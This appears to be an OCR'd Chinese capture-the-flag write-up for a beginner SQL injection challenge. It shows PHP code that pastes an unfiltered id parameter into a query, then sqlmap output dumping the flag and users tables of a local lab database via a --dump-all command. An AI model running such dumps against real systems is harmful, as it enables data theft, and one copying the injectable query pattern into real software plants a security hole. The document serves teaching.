
《SQLTest》解题思路	
类型	WEB
题目名称	SQLTest
题目难度	入门
知识点	1）PHP 基础代码审计 2）SQL 注入入门
解题步骤	1）题目给了一个附件，打开之后可以看到传入 id 可以查询数据库，同时这里直接将 id 拼接到 SQL 语句中，存在 SQL 注入漏洞。

```php
if(isset($_GET['id'])) {
    $id = $_GET['id'];
    $dbhost = '127.0.0.1';
    $dbuser = 'test';
    $dbpass = '123456';
    $conn = mysqli_connect($dbhost, $dbuser, $dbpass, 'test');
    if(! $conn )
    {
        die('连接失败: ' . mysqli_error($conn));
    }

    $sql = "SELECT id,username from users where id=$id";

```

2）没有过滤，直接 SQLMAP 跑即可得到 flag。


jinzhao — fish /Users/jinzhao — -fish — 125×37
back-end DBMS: MySQL >= 5.0
[14:22:41] [INFO] fetching tables for database: 'test'
[14:22:41] [INFO] fetching columns for table 'flag' in database 'test'
[14:22:41] [INFO] fetching entries for table 'flag' in database 'test'
[14:22:41] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of en
tries). Falling back to partial UNION technique
[14:22:41] [INFO] used SQL query returns 1 entries
[14:22:41] [INFO] used SQL query returns 1 entries
[14:22:41] [INFO] resumed: DASCTF
Database: test
Table: flag
[1 entry]
| flag |
| DASCTF{9 } |
[14:22:41] [INFO] table 'test.flag' dumped to CSV file '/Users/jinzhao/.sqlmap/output/127.0.0.1/dump/test/flag.csv'
[14:22:41] [INFO] fetching columns for table 'users' in database 'test'
[14:22:41] [INFO] fetching entries for table 'users' in database 'test'
Database: test
Table: users
[2 entries]
id	username
1	abc
2	ccc
[14:22:41] [INFO] table 'test.users' dumped to CSV file '/Users/jinzhao/.sqlmap/output/127.0.0.1/dump/test/users.csv'
[14:22:41] [INFO] fetched data logged to text files under '/Users/jinzhao/.sqlmap/output/127.0.0.1'
[*] shutting down at 14:22:41
jinzhao@jindeMacBook-Pro ~> sqlmap -u "http://127.0.0.1:8079/?id=1" --dump-all -D test